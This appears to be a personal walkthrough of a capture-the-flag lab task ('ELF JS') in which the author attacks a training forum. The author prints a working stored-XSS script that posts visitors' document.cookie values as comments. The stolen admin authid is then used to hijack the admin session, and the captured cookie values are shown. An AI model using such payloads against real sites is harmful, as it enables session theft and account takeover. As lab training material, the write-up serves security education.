
https://docs.google.com/document/d/19TJ6ANmM-neOln0cDh7TPMbV9rsLkSDKS3nj0eJaxeg/edit#



[Task 23] [Day 18] ELF JS

18/12/2019

McSkidy knows the crisis isn't over. The best thing to do at this point is OSINT


we need to learn more about the christmas monster

During their OSINT, they came across a Hacker Forum. Their research has shown them that this forum belongs to the Christmas Monster. Can they gain access to the admin section of the forum? They haven't made an account yet so make sure to register.

Access the machine at http://[your-ip-address]:3000 - **it may take a few minutes to deploy.**

Check out the supporting material here.

P.S. If you want to learn more about XSS, we have a room where you can learn about it in depth.



Hacker Forum

Submit an entry!

john:don't write anything sneaky - admin will be coming here from time to time

adam:guys the OWASP top 10 is so cool

Write out your entry here


- Once an account is registered and signed in, this is what the hacker forum looks like

Objective

1. **What is the admin's authid cookie value?**

- To get the admin's cookie value, we can perform an XSS attack on this site. The goal is to have a reflected XSS attack that automatically sends the client's browser cookie to the server, where I (attacker) can read that cookie.
- The goal of the script is to post a comment as the user with their cookie value
- I experimented a bit, tried a couple different approaches until I got the right one. Lets go over what didn't work.
  - Tried to use a script that will populate the form field with document.cookie, then click the submit button. This didn't work because the script executes before the page fully loads and doesn't actually send anything. This approach may succeed if we add an event listener to wait until DOMContentLoaded before performing the form tasks.
  - Tried various XMLHttpRequest() approaches; turns out I was having issues with both format and encoding of the data to send, and also the correct syntax and required attributes to send. Examining the Network tab of the browser tools helped troubleshoot how the server was expecting the data. Comments are in the form of note=<comment>. Post requests also require a particular content-type attribute specified in the request header.
  - After resolving the issues and successfully able to post a comment thru the javascript console, we can enclose script tags around our javascript and post it as a comment.
- The scrip that works is:

  -
    ```
    <script> const XHR = new XMLHttpRequest(); let urlEncodedData = "", urlEncodedDataPairs = [], name; data = {'note': document.cookie}; for( name in data ) { urlEncodedDataPairs.push( encodeURIComponent( name ) + '=' + encodeURIComponent( data[name] ) );} urlEncodedData = urlEncodedDataPairs.join( '&' ).replace( /%20/g, '+' ); XHR.open( 'POST', '/home'); XHR.setRequestHeader( 'Content-Type', 'application/x-www-form-urlencoded' ); XHR.send( urlEncodedData ); </script>
    ```



Hacker Forum

Submit an entry!


john:don't write anything sneaky - admin will be coming here from time to time

adam:guys the OWASP top 10 is so cool

Write out your entry here

```
ST', '/home'); XHR.setRequestHeader( 'Content-Type', 'application/x-www-form-urlencoded' ); XHR.send( urlEncodedData ); </script>
```

- Resources here: https://developer.mozilla.org/en-US/docs/Learn/Forms/Sending_forms_through_JavaScript



10.10.33.141:3000/home

Hacker Forum

Submit an entry!

john:don't write anything sneaky - admin will be coming here from time to time


adam:guys the OWASP top 10 is so cool

1:

```
<p>Submit an entry!</p>
<br>
<div class="card">…</div> flex
<div class="card">…</div> flex
<div class="card"> flex
  <div class="card-body">
    <p>
      <strong>1</strong>
      :
      <script>
        const XHR = new XMLHttpRequest(); let urlEncodedData = "", urlEncodedDataPairs = [], name; data = {'note':
        document.cookie}; for( name in data ) { urlEncodedDataPairs.push( encodeURIComponent( name ) + '=' +
        encodeURIComponent( data[name] ) );} urlEncodedData = urlEncodedDataPairs.join( '&' ).replace( /%20/g, '+' );
        XHR.open( 'POST', '/home'); XHR.setRequestHeader( 'Content-Type', 'application/x-www-form-urlencoded' );
        XHR.send( urlEncodedData );
      </script>
    </p>
  </div>
</div>
<br>
<br>
<hr>
<form method="post" action="/home">…</form>
</body>
</html>
```

html > body > div.card > div.card-body > p > script

- Comment is posted, but don't see anything. Examining the element shows the javascript there though. Now, each time the home page is loaded for a user that sees the comment, the script will run and post that user's cookie value. We just have to wait for the admin to log on.



Hacker Forum

Submit an entry!

bestadmin:authid=2564799a4e6689972f6d9e1c7b406f87065cbf65

bestadmin:authid=2564799a4e6689972f6d9e1c7b406f87065cbf65

john:don't write anything sneaky - admin will be coming here from time to time


adam:guys the OWASP top 10 is so cool

1:


1:authid=cf116f3742f190c722d87d2864ad4cfbe7159059

Write out your entry here

- After refreshing the page, we see that our own cookie value is posted. That is the script working on our end. We can also see that the bestadmin account also posted their cookie value. We can copy the cookie value, go into our browser tools and change our authid cookie to match the admin's value. Once we do that and refresh, we are now logged in as admin



Name	Domain	Path	Expires on	Last accessed on	Value	table.h
authid	10.10.33.141	/	Session	Mon, 30 Mar 2020 22:06:11 GMT	589972f6d9e1c7b406f87065cbf65	false



Best Forum Ever

Delete Entries

bestadmin	authid=2564799a4e668997	Submit
bestadmin	authid=2564799a4e668997	Submit
bestadmin	authid=2564799a4e668997	Submit
john	don't write anything sneaky	Submit
adam	guys the OWASP top 10 is s	Submit
1	<script> const XHR = new X	"> Submit
1	authid=cf116f3742f190c722	Submit
1	authid=cf116f3742f190c722	Submit

bestadmin : authid=2564799a4e6689972f6d9e1c7b406f87065cbf65

bestadmin : authid=2564799a4e6689972f6d9e1c7b406f87065cbf65

bestadmin : authid=2564799a4e6689972f6d9e1c7b406f87065cbf65

john : don't write anything sneaky - admin will be coming here from time to time

adam : guys the OWASP top 10 is so cool

1 :

- The /home page now redirects to /admin. There is the admin dashboard to change the comments.
- The admin cookie value is 2564799a4e6689972f6d9e1c7b406f87065cbf65